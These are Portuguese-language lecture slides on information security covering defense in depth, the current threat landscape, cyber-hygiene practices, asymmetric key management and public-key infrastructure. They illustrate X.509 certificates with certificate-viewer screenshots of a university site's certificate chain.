
(o mais adequado, mas também falível)



Defesa em Profundidade

- **Proteção contra atacantes externos e internos**
 - Internet
 - Qualquer utilizador
 - Outra organização
- **Assume domínios bem definidos sobre todos os aspetos**
 - Paredes, Portas blindadas, autenticação, vigilantes, cifras, redes seguras...
- **Utilização em qualquer organização**
- **Limitações**
 - Necessária uma coordenação entre controlos
 - Possível acumulação de controlos, com sobreposição de funções mas também buracos na defesa
 - Custo
 - Necessidade de Treino e Auditorias

Defesa em profundidade



Dados

Políticas, procedimentos,
sensibilização

Infraestrutura Física

Infraestrutura de Rede

Servidores físicos

Aplicações e Serviços

Gestão de informação

Defesa em profundidade

- **Sistemas Operativos Confiáveis**
 - Níveis de segurança, certificação
 - Ambientes de execução segura
 - Sandboxes / Máquinas Virtuais
- **Firewalls e Sistemas de segurança**
 - Controlo de tráfego entre redes
 - Monitorização (carga de tráfego, comportamento...)
- **Comunicações Seguras / VPNs**
 - Canais seguros sobre redes públicas / inseguras
 - Extensão segura das redes da organização

Defesa em profundidade

- **Autenticação**
 - Local
 - Remota (sobre a rede)
 - Single Sign-On
 - Segredos, Tokens, biometria, dispositivos, localização
- **Entidades de Certificação /PKI**
 - Gestão de chaves públicas e certificados
- **Cifra de ficheiros e dados em sessões**
 - Privacidade/confidencialidade de dados transmitidos
 - Privacidade/confidencialidade de dados armazenados

Defesa em profundidade

- **Deteção de intrusões**
 - Deteção de atividades proibidas ou anómalas
 - Baseado na rede / baseado nos sistemas
- **Inventariação de vulnerabilidades**
 - Pesquisa para resolução de problemas ou exploração
 - Baseado na rede / baseado no sistemas
- **Testes de Penetração**
 - Avaliação das vulnerabilidades
 - Demonstração de tentativas de penetração
 - Teste de mecanismos de segurança instalados
 - Determinação da existência de políticas de segurança mal aplicadas

Defesa em profundidade

- **Monitorização de conteúdos**
 - Deteção de vírus, Worms e outras ciber-pragas
- **Administração da segurança**
 - Desenvolvimento de políticas de segurança
 - Aplicação das políticas de forma distribuída
 - Co-administração / contratação de equipas externas
- **Resposta a Incidentes / Seguimento em Tempo Real**
 - Capacidade para detetar e reagir a incidentes em tempo real
 - Meios para resposta rápida e efetiva a incidentes

Atualidade – Utilizadores comuns

- **Usam os mesmos dispositivos para todas as suas interações**
 - Contactar outros
 - Aceder a serviços de lazer
 - Aceder a serviços críticos (ex., Bancos)
 - Trabalho (?)
- **Utilização de sistemas e serviços com base no objetivo final**
 - Comprar, aceder, ver, ouvir, comunicar
- **Sem formação e incautos**
 - Maus a calcular risco das suas ações
 - Consideram que os problemas só acontecem a grandes empresas/outros
 - Consideram que não são importantes
 - Com ideias pré-concebidas erradas
 - “algoritmos” para gerar senhas, reutilização de senhas
 - Sem investimento em segurança (exceto o eventual antivírus)
 - Consideram que o antivírus fornece proteção total
 - Sem processos de recuperação de incidentes

Atualidade - Empresas

- **Focadas no objeto do negócio**
 - Produto que fornecem
 - Aspetos financeiros
 - Recursos Humanos
- **Interagem com segurança na medida do estritamente necessário**
 - Cumprimento de regras e ambientes normativos
 - RGPD, regulação específica dos setores
 - Podem ter estratégias de segurança
 - Desde nada até serem focadas em “security driven culture”
 - Podem fornecer treino e investir em segurança
 - Podem ter auditorias frequentes
 - Podem ter um CISO
 - Chief Information Security Oficer

Category	Basic Organizations	Progressing Organizations	Advanced Organizations
Philosophy	Cybersecurity is a “necessary evil.”	Cybersecurity must be more integrated into the business	Cybersecurity is part of the culture.
People	CISO reports to IT. Small security team with minimal skills. High burnout rate and turnover.	CISO reports to COO or other non-IT manager. Larger security team with some autonomy from IT. Remain overworked, understaffed, and under-skilled.	CISO reports to CEO and is active with the board. CISO considered a business executive. Large, well-organized staff with good work environment. Skills and staff problems persist due to the global cybersecurity skills shortage.
Process	Informal and ad-hoc. Subservient to IT.	Better coordination with IT but processes remain informal, manual, and dependent upon individual contributors.	Documented and formal with an eye toward more scale and automation.
Technology	Elementary security technologies with simple configurations. Decentralized security organization with limited coordination across functions. Focus on prevention and regulatory compliance.	More advanced use of security technologies and adoption of new tools for incident detection and security analytics.	Building an enterprise security technology architecture. Focus on incident prevention, detection, and response. Adding elements of identity management and data security to deal with cloud and mobile computing security.

Source: Enterprise Strategy Group, 2014.

Atualidade - Nações

- **Focadas na soberania política, económica, cultural**
 - Agindo de forma independente ou concertada (e.x, NATO)
- **Possuem entidades dedicadas à cibersegurança**
 - Ciber defesa
 - Parte integrante das forças armadas
 - Entidades ad-hoc contratadas ou não declaradas
 - Ciber resiliência das entidades da nação
 - Universidades, utilities, empresas, cidadãos
 - Investigação criminal
- **Podem realizar ações ofensivas contra outras entidades**
 - Empresas, indivíduos, grupos, nações
 - Guerra fria, governos totalitários, soberania


Atualidade – Grupos ofensivos

- **Realizam ataques contra qualquer um**
 - De forma esporádica ou concertada
 - Podem possuir grandes fundos disponíveis
 - Financiamento por grupos económicos ou nações
 - Podem agir como um coletivo sem organização estrita
- **Por vezes considerados Advanced Persistent Threats**
 - Realizam ataques ao longo de meses/anos
 - Podem manter-se numa entidade de forma silenciosa
- **Variadas motivações**
 - Hacktivismo: Lulzsec, Anonymous, AntiSec, (4chan?)
 - Concorrência económica
 - Interesses nacionais: Advanced Persistent Threats (APTs)
 - Crime: APTs, grupos variados de ransomware
 - Ciberguerra

Mean Survival Time

Oct 2020 – Oct 2021

(<http://isc.sans.org/survivaltime.html>)



- Um defensor tem de investir constantemente na segurança de um sistema
- Um atacante só necessita de ter sucesso uma vez em cada sistema
 - Atacantes podem tentar constantemente com ferramentas automáticas.

Ciber Higiene

- **Controlos básicos a aplicar por qualquer entidade**
 - Sujeitos individuais
 - Empresas
- **Foco nas propriedades básicas CIA**
 - Mais privacidade para sujeitos
- **Violação dos princípios de ciber higiene tende a ter elevado impacto**
 - Por isso são frequentemente explorados por grupos offsec
- Ver: <https://www.cnccs.gov.pt/pt/curso-cidadao-ciberseguro/>

Ciber Higiene – Senhas (passwords)

Sequência de caracteres usadas para validar uma identidade

- **Impacto: roubo de senha leva a impersonificação**
 - Pode ter impacto social, legal, monetário, privacidade

Ciber Higiene – Senhas (passwords)

- **Usar autenticação com senhas geradas pelo próprio**
- **NUNCA reutilizar a mesma senha**
 - A reutilização leva a que um ataque a um sistema informático forneça senhas uteis a outro sistema
- **Usar senhas complexas (grandes, com entropia)**
 - Senhas simples podem ser adivinhadas pelos atacantes
 - O algoritmo XPTO, baseado no nome do periquito não é válido!
- **Usar gestor de senhas**
 - Geram e gerem senhas individuais para cada serviço
- **Monitorizar exposição:** <https://haveibeenpwned.com/>

Ciber Higiene – Atualizações

Atualizações criadas pelo fabricante corrigem problemas potencialmente exploráveis

- **Impacto: comprometimento do sistema**
 - Perda de dados, danos ao hardware, extorsão (*ransomware*)
 - Utilização como pivot para outros ataques
- **Recomendações**
 - Ativar atualizações automáticas
 - Instalar atualizações o mais rápido possível
 - Por vezes um atraso de horas é crítico
 - Correções podem chegar quando um ataque já se encontra ativo
 - Verificar que as atualizações estão de facto ativas
 - Algumas pragas e erros comprometem atualizações
 - Não atualizar manualmente com ficheiros de outras fontes
 - E.x, ROMs Android da comunidade, ROMs de outras regiões
 - Enquadramento legal pode ser diferente (e.x, China vs Europa)
 - Não usar dispositivos sem atualizações

Ciber Higiene – Ficheiros

Pragas propagam-se frequentemente por ficheiros abertos/executados

- **Impacto: execução de pragas compromete sistema**
 - Perda de dados, danos ao hardware, extorsão (*ransomware*)

Ciber Higiene – Ficheiros

- Verificar **TODOS os ficheiros que entram num sistema**
- **Não abrir qualquer ficheiro de origem estranha**
 - Executáveis possuem código malicioso
 - Documentos podem conter código Macro
 - Imagens/vídeos podem explorar vulnerabilidades
- **Verificar se a extensão faz sentido face ao propósito**
 - Técnica comum consiste em confundir o utilizador, mascarando um executável como sendo uma imagem

Ciber Higiene – Antivírus

Analisam sistema, procurando aplicações realizando ações maliciosas

- **Impacto: execução de pragas compromete sistema**
 - Perda de dados, danos ao hardware, extorsão (*ransomware*)

Ciber Higiene – Antivírus

- **Instalar um produto de Antivírus**
 - O MS Windows já possui um por defeito
- **Manter análises ligadas**
 - De nada vale ter um antivírus se ele não se encontra ativo.
- **Atualizar atualizações com definições de vírus**
 - Antivírus só detetam ameaças conhecidas e registadas na sua base de dados
 - Nenhum antivírus é 100% efetivo

Ciber Higiene – Backups

Cópias de segurança dos dados, mantidas num local seguro

- **Impacto: não existência implica perda de informação**
 - Ou possibilidade de extorsão

Ciber Higiene – Backups

- **Manter cópias de segurança**
 - “Cópia” indica que os dados existem em duplicado
 - Um disco externo não é um backup se a informação não existir em outro local!
- **Realizar cópias periódicas**
 - De forma a minimizar impacto
- **Verificar cópias**
 - Garantindo que processo de recuperação funciona e cópias são úteis
- **Cifrar cópias e manter em local seguro**
 - Garantindo que as cópias em si não podem ser exploradas
 - Resiliência a outros desastres: roubo, incêndio, inundação

Ciber Higiene - Comportamento

Agir de acordo com princípios de segurança e o risco

- **Impacto: subversão total de qualquer processo ou sistema**
 - De que vale um antivírus se o utilizador o desliga?
 - De que valem atualizações se o utilizador não as instala?

Ciber Higiene - Comportamento

- **Segmentar comportamentos**
 - Dispositivos para trabalho e para utilização pessoal
 - Ou... divisão lógica de ambientes (e.x, máquinas virtuais)
- **Não aceder a sítios potencialmente perigosos**
 - Antivírus e atualização só resistem a ataques conhecidos
- **Não abrir anexos de emails, ficheiros em PENs, etc... sem serem analisados**
- **Não clicar em links enviados por email**
- **Não introduzir informação sensível**

Gestão de Chaves Assimétricas

Problemas a resolver

Garantir a utilização apropriada dos pares de chaves

- **Privacidade das Chaves Privadas**
 - Para garantir autenticidade
 - Para prevenir a repudiação das assinaturas
- **Distribuição correta das chaves públicas**
 - Para garantir confidencialidade
 - Para garantir a validação correta das assinaturas digitais

Problemas a resolver

**Evolução temporal do mapeamento entre
entidade<->par de chaves**

- **Lidar com ocorrências catastróficas**
 - Perda de chave privada
- **Lidar com requisitos básicos da sua exploração**
 - Atualizar pares para reduzir riscos de impersonificação

Problemas a resolver

Garantir a geração correta dos pares de chaves

- **Garantir uma qualidade dos pares de chave**
 - Aleatoriedade do gerador dos valores secretos
 - Evitar que possam ser adivinhados
- **Melhorias da eficiência sem comprometer a segurança**
 - Tornar os mecanismos mais úteis
 - Aumentar a performance

Objetivos

1. Geração de pares de chaves

- Quando e como devem ser gerados

2. Manuseamento de chaves privadas

- Como manter privadas

3. Distribuição de chaves públicas

- Como devem ser distribuídas para todo o mundo

4. Ciclo de vida dos pares de chaves

- Qual a sua expiração
- Como podem ser utilizadas
- Como verificar a sua obsolescência

Geração de Chaves: Princípios

Utilizar geradores bons na produção de segredos

- **Resultado é indistinguível de ruído**
 - Todos os valores possuem probabilidade igual
 - Não existem padrões derivados no número da iteração ou valores anteriores
- **Exemplo: Gerador de Bernoulli**
 - Gerador sem memória
 - $P(b=1) = P(b=0) = 1/2$
 - Igual a atirar ao ar uma moeda perfeita

Geração de Chaves: Princípios

Facilitar os processos sem comprometer a segurança

- **Chaves públicas eficientes**
 - Dimensão reduzida, tipicamente valores 2^k+1
 - ex 3, 17, 65537
 - Acelera operações com chaves públicas
 - Não adiciona questões de segurança

Geração de Chaves: Princípios

A chave privada deve ser *gerada pelo próprio*

- **Para assegurar ao máximo a sua privacidade**
 - Apenas o seu dono possui a chave
 - Melhor: O dono também não ter a chave, apenas acesso aos processos com ela
- **Este princípio pode ser relaxado se não se pretender assinaturas digitais**
 - Onde não existem questões relacionadas com não repudiação

Geração de Chaves: Cuidados

Correção

- **A chave privada representa um sujeito**
 - ex: um cidadão
 - O risco do seu comprometimento deve ser minimizado
 - Considerar igualmente cópias de salvaguarda
- **O caminho de acesso à chave deve ser controlado**
 - Correção das aplicações que a usam
 - Utilização de autenticação nas aplicações
 - Cifra da chave privada

Geração de Chaves: Cuidados

Confinamento

- **Armazenamento da chave numa entidade autónoma segura**
 - Módulo seguro de hardware interno
 - Partição lógica segura a nível do CPU
 - Smartcard ou chave externa
- **Utilização protegida da chave**
 - Aplicações não utilizam a chave
 - Invoca-se ao dispositivo a realização de operações

Distribuição de Chaves Públicas

Problema: Como distribuir uma chave pública ao mundo?

- **Distribuição a quem pretenda enviar informação confidencial**
 - manual
 - protegida por um segredo partilhado
 - de forma Ad-hoc usando certificados digitais
- **Distribuição a quem pretenda validar informação autenticada**
 - manual
 - de forma Ad-hoc usando certificados digitais

Distribuição de Chaves Públicas

Problema: Como garantir a correção de uma chave pública?

- **Disseminação confiável de chaves públicas**
 - Usar caminhos ou grafos de relações de confiança

Se A confia em K_x+ , e B confia em A,

então B confia em K_x+

- **Hierarquias e grafos de certificação**
 - Expressão clara das relações de confiança entre entidades
 - Certificação é unidirecional

Certificados Digitais de Chaves Públicas

Documentos digitais emitidos por uma Entidade Certificadora (EC)/Certification Authority (CA)

- **Ligam uma chave pública a uma entidade**
 - Pessoa, sistema ou serviço
- **São documentos públicos**
 - Contém apenas informação pública
 - Podem contém informação adicional associada à entidade
- **São seguros por meios criptográficos**
 - Possuem uma impressão digital para identificação
 - São assinados com uma assinatura digital criada pelo emissor (CA)

Certificados Digitais de Chaves Públicas

Usados para distribuir chaves públicas de forma confiável

- **Os verificadores podem validar os documentos**
 - Validar identificação com o contexto atual
 - Validar instantes temporais
 - Validar a utilização da chave pública
 - Validam a assinatura digital do documento usando a chave pública da CA
- **Os verificadores confiam no comportamento das CA**
 - Portanto confiam nos documentos que emitem
 - Uma CA associou uma chave pública a A. Se o verificador confiar na CA, irá confiar que a associação de A é correta.

Certificados Digitais de Chaves Públicas

- **Norma X.509v3**
 - Campos obrigatórios
 - Versão
 - Sujeito (subject)
 - Chave pública
 - Datas (início e expiração)
 - Emissor (issuer)
 - Assinatura
 - ...
 - Extensões: definem utilização
 - Críticas ou não Críticas
- **PKCS #6**
 - Extended-Certificate Syntax Standard
- **Formatos binários**
 - ASN.1 (Abstract Syntax Notation)
 - DER, CER, BER, etc.
- **PKCS #7**
 - Cryptographic Message Syntax Standard
- **PKCS #12**
 - Personal Information Exchange Syntax Standard
- **Outros formatos**
 - PEM (Privacy Enhanced Email)
 - Base64

Utilizações de um par de chaves


- O certificado associa um par de chaves a um perfil de utilização restrito
 - Uma entidade terá vários certificados, um para cada utilização
 - Definido no certificado, extensão crítica: **Key Usage**
- **Perfis típicos**
 - Autenticação/Distribuição de chaves
 - Assinaturas digitais, Cifra de Chaves, Cifra de Dados, Negociação de chaves
 - Assinatura de documentos
 - Assinaturas digitais, Não-repudiação
 - Emissão de certificados
 - Assinaturas de certificados e objetos relacionados

Entidades Certificadoras (CA)

- **Organizações que gerem certificados de chave pública**
 - Empresas, entidades sem fins lucrativos ou governamentais
 - Normalmente possuem a tarefa de validar associações chave-entidade
- **Importante que operem corretamente para serem confiáveis**
 - Definem políticas e mecanismos para
 - Emissão de certificados
 - Revogação de certificados
 - Distribuição de certificados
 - Emitir e distribuir as chaves privadas correspondentes
- **Gerem processos de revogação de certificados**
 - Listas de identificadores de certificados revogados
 - Interfaces para verificação do estado do certificado

Entidades Certificadoras Confiáveis

- **Entidades certificadoras raíz.**
 - Podem ser confiáveis por um grupo restrito, ou uma maioria
 - Possuem processos de gestão confiáveis
- **Entidades certificadoras intermédias: Certificadas por outra CA**
 - Usando um certificado
 - Formam hierarquias de certificação
- **Raízes de confiança ou raízes de certificação**
 - Alguém possui e confia numa chave pública
 - Certificados das CAs são auto assinadas
 - Podem também ser assinados por outras CAs
 - Distribuição Manual
 - nos browsers, no SO



[General](#) [Details](#)**This certificate has been verified for the following uses:**

SSL Client Certificate

SSL Server Certificate

Issued To

Common Name (CN) www.ua.pt
Organization (O) Universidade de Aveiro
Organizational Unit (OU) sTIC
Serial Number 06:B4:17:0C:D7:EF:AC:9F:A3:79:9A:78:0E:7E:5A:8C

Issued By

Common Name (CN) TERENA SSL CA 3
Organization (O) TERENA
Organizational Unit (OU) <Not Part Of Certificate>

Period of Validity

Begins On May 27, 2019
Expires On June 3, 2021

Fingerprints

SHA-256 Fingerprint 6C:BA:BD:A1:7E:A9:8D:EA:7B:18:22:44:EC:71:D5:41:4D:08:D
4:A6:FC:48:1B:3C:9B:05:EB:DA:69:A6:A5:EE
SHA1 Fingerprint 17:79:15:B5:0E:E0:34:51:2D:FA:DE:DF:77:1E:E1:0A:B3:4B:2F:2B

[Close](#)

General Details**Certificate Hierarchy**

▼ DigiCert Assured ID Root CA

▼ TERENA SSL CA 3

www.ua.pt

Certificate Fields

▼ www.ua.pt

▼ Certificate

Version

Serial Number

Certificate Signature Algorithm

Issuer

> Validity

- Subject

▼ Subject Public Key Info

Subject Public Key Algorithm

Subject Public Key

Field Value

CN = www.ua.pt

OU = sTIC

O = Universidade de Aveiro

L = Aveiro

C = PT

Export...**Close**

Certificate Viewer: "TERENA SSL CA 3"

General Details

This certificate has been verified for the following uses:

SSL Certificate Authority

Issued To

Common Name (CN) TERENA SSL CA 3
Organization (O) TERENA
Organizational Unit (OU) <Not Part Of Certificate>
Serial Number 08:70:BC:C5:AF:3F:DB:95:9A:91:CB:6A:EE:EF:E4:65

Issued By

Common Name (CN) DigiCert Assured ID Root CA
Organization (O) DigiCert Inc
Organizational Unit (OU) www.digicert.com

Period of Validity

Begins On November 18, 2014
Expires On November 18, 2024

Fingerprints

SHA-256 Fingerprint BE:B8:EF:E9:B1:A7:3C:84:1B:37:5A:90:E5:FF:F8:04:88:48:E3:
A2:AF:66:F6:C4:DD:7B:93:8D:6F:E8:C5:D8
SHA1 Fingerprint 77:B9:9B:B2:BD:75:22:E1:7E:C0:99:EA:71:77:51:6F:27:78:7C:AD

Close

Certificate Viewer: "TERENA SSL CA 3"

General Details

This certificate has been verified for the following uses:

SSL Certificate Authority

Issued To

Common Name (CN) TERENA SSL CA 3

Organization (O) TERENA

Organizational Unit (OU) <Not Part Of Certificate>

Serial Number 08:70:BC:C5:AF:3F:DB:95:9A:91:CB:6A:EE:EF:E4:65

Issued By

Common Name (CN) DigiCert Assured ID Root CA

Organization (O) DigiCert Inc

Organizational Unit (OU) www.digicert.com

Period of Validity

Begins On November 18, 2014

Expires On November 18, 2024

Fingerprints

SHA-256 Fingerprint BE:B8:EF:E9:B1:A7:3C:84:1B:37:5A:90:E5:FF:F8:04:88:48:E3:
A2:AF:66:F6:C4:DD:7B:93:8D:6F:E8:C5:D8

SHA1 Fingerprint 77:B9:9B:B2:BD:75:22:E1:7E:C0:99:EA:71:77:51:6F:27:78:7C:AD

CA Intermédia
(Certificado de CA emitido por outra CA)

Close

Certificate Viewer: "DigiCert Assured ID Root CA"

General Details

This certificate has been verified for the following uses:

SSL Certificate Authority

Issued To

Common Name (CN) DigiCert Assured ID Root CA
Organization (O) DigiCert Inc
Organizational Unit (OU) www.digicert.com
Serial Number 0C:E7:E0:E5:17:D8:46:FE:8F:E5:60:FC:1B:F0:30:39

Issued By

Common Name (CN) DigiCert Assured ID Root CA
Organization (O) DigiCert Inc
Organizational Unit (OU) www.digicert.com

Period of Validity

Begins On November 10, 2006
Expires On November 10, 2031

Fingerprints

SHA-256 Fingerprint 3E:90:99:B5:01:5E:8F:48:6C:00:BC:EA:9D:11:1E:E7:21:FA:BA:
35:5A:89:BC:F1:DF:69:56:1E:3D:C6:32:5C
